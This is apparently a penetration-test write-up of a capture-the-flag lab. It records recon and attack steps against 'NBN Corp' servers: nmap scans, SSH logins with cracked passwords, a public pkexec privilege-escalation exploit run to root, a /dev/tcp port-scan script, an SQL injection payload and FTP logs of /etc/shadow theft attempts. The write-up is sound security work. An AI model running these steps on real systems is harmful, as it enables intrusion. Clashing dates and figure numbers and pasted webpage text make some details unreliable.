Net Armor Pentesters
Security Assessment Report

Report Issued: 12/18/2023

Sensitive**: The information in this document is strictly confidential and is intended for **NBN Corp

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to NBN Corp or facilitate attacks against NBN Corp. NetArmor Pentesters shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a "point-in-time" assessment made on NBN Corp's environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

TABLE OF CONTENTS

EXECUTIVE SUMMARY

NetArmor performed a security assessment of the corporate network of NBN Corp on 12/14/2023. NetArmor's penetration test simulated an attack from an external threat actor attempting to gain access to systems within the NBN Corp corporate network. The purpose of this assessment was to discover and identify vulnerabilities in NBN Corp's infrastructure and suggest methods to remediate the vulnerabilities. NetArmor tested popular web application vulnerabilities such as SQL injection, Cross Site Scripting, and more. In total, 11 vulnerabilities within the scope of the engagement were found and are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
3	**5**	**3**	**0**

The penetration test showed that the nbn web server and the nbn client **did not pass our security benchmarks and have a high risk score**. Our tests show that it is very easy to gain complete administrator control of both the nbn web server as well as the nbn client. Furthermore, analysis of the vsftpd.log on the nbn client shows that the nbn client was accessed on November 11 by an unauthorized user with the IP address 192.168.1.24. The attacker attempted to retrieve the /etc/shadow and /etc/passwd file, but only managed to download the /etc/passwd file. The critical nature of the findings indicates that NBN Corp must immediately apply security fixes to ensure data confidentiality, integrity, and availability of NBN services. Our top security recommendations are the use of complex passwords, sanitization of user inputs, and updating outdated software components. A full comprehensive list of security recommendations is provided in the recommendation section of the report.

Note: that this assessment may not disclose all vulnerabilities that are present on the systems within the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.

Introduction

Test Overview

NetArmor Pentesters was contracted by NBN Corp to conduct a penetration test for NBN Corp to secure their systems. Two server images were provided to be analyzed, nbnwebserver and nbnclient. Furthermore, NBN Corp have expressed their suspicions that bad actors are still targeting their external-facing web servers.

To meet the demands, NetArmor used port scanning to retrieve more information about NBN's systems. To test the security of NBN's web applications, common web vulnerabilities such as SQL injection, Cross Site Scripting, Local File inclusion, and cookie hijacking were tested. After gaining shell access, privilege escalation payloads were tested to gain root access on the servers. The penetration test showed that the nbn web server and the nbn client **did not pass our security benchmarks and have a high risk score**.

Timeline

The penetration test took 3 days to complete.

Day 1: December 15, 2023:

1) 10:00 – 10:30 AM: Reconnaissance and Network scanning of nbnwebserver
2) 10:30 – 12:30 PM: Exploitation of both production and staging websites
3) 12:30 – 03:00 PM: Exploitation of NPNwebserver

Day 2: December 16, 2023:

1) 10:00 – 10:30 AM: Reconnaissance and Network scanning of nbnclient
2) 10:30 – 12:30 PM: Exploitation of NPNclient

Day 3: December 17, 2023:

1) 10:00 – 11:30 AM: Checking nbnwebserver logs
2) 12:00 – 02:00 PM: Checking nbnclient logs
3) 02:00 – 09:00 PM: Finalizing Pentesting Report

Areas for Improvement

Due to the critical vulnerabilities found, NetArmor recommends NBN Corp take immediate actions to improve the security of the network. The major flaws which were found in the security assessment are listed in the table below with actions of remediation. A full comprehensive list of security recommendations is provided in the recommendation section of the report.

Vulnerability	Reason	Remediation
Weak Credentials	The login information for two NBN employees was compromised due to their use of common words that were present in publicly available data dumps.	It is recommended that the passwords include a combination of upper- and lower-case letters, numbers, and special characters. Ideally, it should be lengthy, unique, and not easily associated with personal information like names or birthdates.
Exposed Staging Server	The production server was vulnerable to numerous vulnerabilities such as SQL injection, XSS, LFI, and more. Exploitation of the development server provided intel on exploiting the production server	Place strong authentication on the staging server so that only authorized users can access it.
Outdated Software	The version of Linux found on the webserver and the client were found to be vulnerable to a publicly known exploit which allowed the attacker to gain root access on the servers	Upgrade the Linux versions to the latest version

Scope

All testing was based on the scope as defined in the Request For Proposal (RFP) and official written communications by NBN Corp. The items in scope are listed below.

Provided NBN Networks

Network	Note
Eth0: 10.10.0.66	nbnwebserver
Eth1: 172.16.1.1	
Eth1: 172.16.1.2	nbnclient

Provided Credentials

NBN Corp have not provided NetArmor Pentesters with any system access or credentials.

Rules of Engagement

NetArmor Pentesters will not attack the internal client directly and must pivot through the webserver. NetArmor Pentesters is not allowed to change any system passwords, configurations, or install software. Denial of service attacks are outside the scope of the security assessment.

Point of Contact

NETARMOR
Pentesters

NetArmor Pentesters
555 Apple Street
Suite B #2543
Brooklyn, NY, 11230

Tel: +1 (555) 123-4567
Fax: +1 (555) 456-1234
Email: info@netarmor.com
Web: https://www.netarmor.pentesting.com

TESTING METHODOLOGY

NetArmor's testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Actions of Objectives*. During reconnaissance, we gathered information about NBN's network systems. NetArmor used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. NetArmor simulated an attacker exploiting vulnerabilities in the NBN network. NetArmor gathered evidence of vulnerabilities during this phase of the engagement while carefully following the rules of engagement. For Actions of Objections, NetArmor prioritized finding flags and other sensitive company information. Forensic work was also done in this phase to identify any trace of bad actors attacking the system.

Tools used for the penetration test include:

TOOL	DESCRIPTION
Nmap	Used for scanning ports on hosts.
SQLmap	Used to automate the exploitation of SQL injection
John	Used to crack the password hashes store in the NBN users database

Risk Classifications

NetArmor classifies and calculates the risk of vulnerabilities based on the table below.

Level	Score	Description
Critical	**10**	The vulnerability poses an immediate threat to the organization. Successful exploitation will grant attacker administrator privileges and view sensitive company data. Remediation should be immediately performed.
High	**7-9**	The vulnerability poses an urgent threat to the organization. Successful exploitation will grant attacker access to sensitive company data. Remediation should be prioritized.
Medium	**4-6**	Successful exploitation is possible and may result in unwanted actions on company services. This vulnerability should be remediated when feasible.
Low	**1-3**	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
Unlikely	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Moderate	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect few users, without causing much disruption to routine business functions.

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
Moderate	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk
1	**Threat Actor**	**10**	**Critical**
2	**Privilege Escalation (Webserver)**	**10**	**Critical**
3	**Privilege Escalation (Client)**	**10**	**Critical**
4	**SQL Injection**	**9**	**High**
5	**Cross Site Scripting**	**8**	**High**
6	**Insecure Direct Object References**	**8**	**High**
7	**Directory Listing**	**7**	**High**
8	**Local File Inclusion**	**7**	**High**
9	**Information Disclosure**	**6**	**Medium**
10	**Showing SQL Query String**	**6**	**Medium**
11	**Insecure Cryptographic Implementation**	**6**	**Medium**


‘

1 – Threat Actor

CRITICAL RISK (10/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**
Remediation Difficulty	**Moderate (Recommendation 1)**

Analysis

Upon examining the log files for the nbnclient image, it was found that an unidentified user tried to connect to the FTP server. The logs can be viewed by running: **sudo cat /var/log/vsftpd.log**



```
root@nbnclient:/# sudo cat /var/log/vsftpd.log
Sun Nov 11 16:29:24 2018 [pid 2] CONNECT: Client "127.0.0.1"
Sun Nov 11 16:29:33 2018 [pid 1] [ftp] OK LOGIN: Client "127.0.0.1", anon password "pass"
Sun Nov 11 16:29:39 2018 [pid 2] CONNECT: Client "127.0.0.1"
Sun Nov 11 16:30:02 2018 [pid 2] CONNECT: Client "127.0.0.1"
Sun Nov 11 16:30:42 2018 [pid 2] CONNECT: Client "127.0.0.1"
Sun Nov 11 16:30:48 2018 [pid 1] [ftp] OK LOGIN: Client "127.0.0.1", anon password "password"
Sun Nov 11 16:35:04 2018 [pid 2] CONNECT: Client "127.0.0.1"
Sun Nov 11 17:30:01 2018 [pid 1253] CONNECT: Client "127.0.0.1"
Sun Nov 11 17:30:09 2018 [pid 1253] [pete] FAIL LOGIN: Client "127.0.0.1"
Sun Nov 11 17:30:20 2018 [pid 1254] CONNECT: Client "127.0.0.1"
Sun Nov 11 17:30:25 2018 [pid 1254] [ftp] OK LOGIN: Client "127.0.0.1", anon password "ok"
Sun Nov 11 17:31:31 2018 [pid 1271] CONNECT: Client "192.168.1.24"
Sun Nov 11 17:31:57 2018 [pid 1271] [ftp] OK LOGIN: Client "192.168.1.24", anon password "?"
Sun Nov 11 17:32:40 2018 [pid 1271] [ftp] FAIL DOWNLOAD: Client "192.168.1.24", "/etc/shadow", 0.00Kbyte/sec
Sun Nov 11 17:32:46 2018 [pid 1271] [ftp] OK DOWNLOAD: Client "192.168.1.24", "/etc/passwd", 1818 bytes, 277.88Kbyte/
sec
Sun Nov 11 17:36:33 2018 [pid 1288] CONNECT: Client "192.168.1.24"
Sun Nov 11 17:37:25 2018 [pid 1288] [ftp] OK LOGIN: Client "192.168.1.24", anon password "?"
Sun Nov 11 17:54:16 2018 [pid 1137] CONNECT: Client "192.168.1.24"
root@nbnclient:/#
```

Figure 1: *Anonymous user connecting to FTP server*

The attack was initiated on Sunday, November 11. The logs show two clients, "127.0.0.1" and "192.168.1.24, " connecting to the FTP service via the FTP anonymous login feature. Connections originating from "127.0.0.1" are usually internal and legitimate as they're from the local system, accessing services or processes within itself. However, while connections from "127.0.0.1" are generally legitimate, they could still be manipulated by an attacker. Given that there was a failed login attempt and multiple login attempts around the same time as the connection made by 192.168.1.24, we reason that the client “127.0.0.1” and 192.168.1.24” are the same user. The logs show that the attacker attempted to exfiltrate the /etc/shadow and /etc/passwd files but was only successful in retrieving the /etc/passwd file. Given the spoofing capabilities of the attacker, we reason that the adversary is highly skilled.


The /etc/passwd file contains sensitive user account information such as usernames and user account details. With this file, the attacker may begin to launch targeted attacks such as social engineering and phishing attacks aimed at the users listed in the file.

2 – Privilege Escalation on the Web Server

CRITICAL RISK (10/10)	
Exploitation Likelihood	**Possible**
Business Impact	**High**
Remediation Difficulty	**Easy**

Analysis


During the initial NMAP Scan, it showed the port 443 was the SSH server for the nbnwebserver. The command used for the NMAP scan was: **sudo nmap -sV -O -p- 10.10.0.66**



```
┌──(root㉿kali)-[/home/character/Desktop]
└─# nmap -sV -O -p- 10.10.0.66
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:46 EST
Nmap scan report for 10.10.0.66
Host is up (0.00041s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
8001/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
65534/tcp open  ftp     vsftpd 3.0.3
MAC Address: 08:00:27:D8:56:86 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at htt
Nmap done: 1 IP address (1 host up) scanned in 12.61 seconds
```

***Figure 7**: Results of the NMAP scan on nbnwebserver*


A connection was made to the server via the following command: **ssh -p 443 gibson@10.10.0.66.** Using "**digital"** as the password, the SSH connection into the server was successfully made. Sensitive files were able to be accessed such was the flag3 file which was recorded to be **flag3{brilliantly_lit_boulevard}.**



```
┌──(character㉿kali)-[~]
└─$ ssh -p 443 gibson@10.10.0.66
gibson@10.10.0.66's password:
         Welcome to
  NBN
**Near-Earth Broadcast Network**
 *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Sun Dec 17 04:21:57 2023 from 10.10.0.9
gibson@nbnserver:~$ ls
flag3
gibson@nbnserver:~$ cat flag3 | grep "flag3{"
The goggles throw a light, smoky haze across his eyes and reflect a di
storted wide-angle view of a flag3{brilliantly_lit_boulevard} that str
etches off into an infinite blackness. This boulevard does not really
exist, it is a computer-rendered view of an imaginary place.
gibson@nbnserver:~$
```

***Figure 7**: Authenticating into SSH server through Gibson*


After authenticating as gibson, the version of Linux was found to be **18.04.2 LTS** by running **cat /etc/os-release.**



```
gibson@nbnserver:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.2 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.2 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
gibson@nbnserver:~$
```


***Figure 8**: Linux Version of webserver*

This is an outdated version of Linux and is vulnerable to privilege escalation. One popular known exploit used for privilege escalation that affects this version of Linux is **CVE-2021-4034.** CVE-2021-4034 exploits the polkit's pkexec utility to gain root privileges. A public python exploit of this vulnerability was found on github. This exploit was uploaded onto the server and was successful in gaining root privileges.



```
gibson@nbnserver:~$ ls
exploit.py  flag3
gibson@nbnserver:~$ python3 exploit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# whoami
root
# locate flag4
/var/www/html/data/flag4.jpg
# strings /var/www/html/data/flag4.jpg | grep "flag4{"
<x:xmpmeta xmlns:x="adobe:ns:meta/"><rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rd
f:Description flag4="flag4{youre_going_places}" xmlns:MicrosoftPhoto="http://ns.microsoft.com/photo/1.0/
"/></rdf:RDF></x:xmpmeta>
# 
```

***Figure 9**: Privilege Escalation of Web Server*



```
root@nbnserver:~/.../\# grep -L 'flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}' *
512
root@nbnserver:~/.../\# cat 512
uozt5{dvev_zodzbh_wlmv_rg_gsrh_dzb}
```

Search for a tool
★ Search a tool on dCode by keywords:
e.g. type 'caesar'
★ Browse the full dCode tools' list
Results
Atbash Decoder
★ Atbash mirrored ciphertext ?
★ Alphabet
★ Use Hebraic alphabet

Atbash mirrored ciphertext: uozt5{dvev_zodzbh_wlmv_rg_gsrh_dzb}

Results: flag5{weve_always_done_it_this_way}

Atbash Cipher - dCode

Alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ

Use Hebraic alphabet: תשרקצפעסנמלכיטחזוהדגבא

***Figure 9**: Privilege Escalation of Web Server*


Once root was granted, the attacker can gain full control of the nbnwebserver. The flags that were retrieved were **flag4{youre_going_places}** and **flag5{weve_always_done_it_this_way}**

3 –Privilege Escalation on nbnclient

CRITICAL RISK (10/10)	
Exploitation Likelihood	**Possible**
Business Impact	**High**
Remediation Difficulty	**Easy**

Analysis

Due to the scope of the attack restricting the installation of 3rd party tools onto the NBN Server. A simple port scanning script was written onto the NBN server to scan the NBN client.



```
 GNU nano 2.9.3                                 scanner.sh

#!/bin/bash

if [ $# -ne 1 ]; then
    echo "Usage: $0 <IP>"
    exit 1
fi

IP=$1

echo "Scanning ports for $IP ..."

for port in {1..65535}; do
    timeout 1 bash -c "echo >/dev/tcp/$IP/$port" 2>/dev/null && echo "Port $port is open"
done
```

Figure 7*: Port scanning scrip*

After running the script, the following ports were identified on the client. All the ports were connected to test for the service being ran on that server.


Via the SSH service provided on port 22, a connection to the server was made via the following command: **ssh stephenson@172.16.1.2.** Using **pizzadeliver** as the password, the connection successfully authenticated, and provided the shell for the user stephenson.

4 – SQL injection

High RISK (9/10)	
Exploitation Likelihood	**Likely**
Business Impact	**High**
Remediation Difficulty	**Easy**

Analysis

SQL injection was only found on the staging server. The vulnerability was initially found after entering **‘ OR 1=1** into the username field.



10.10.0.66:8001/internal/employee.php?authenticated=1&user=' Or 1=1#

Welcome, ' Or 1=1


Our employees are just as important to us as our customers. We work hard to ensure that our employees have top-tier benefits such as privacy protection and the option to opt-out of our marketing and data collection campaign. Our employees also receive courtesy services, which means only the highest quality and hand chosen content is available for you to stream for free on any device! In the home, at work, on your neural trodes, or via SimStim.

Future Customer List

***Figure 4**: Successful SQL injection attack*

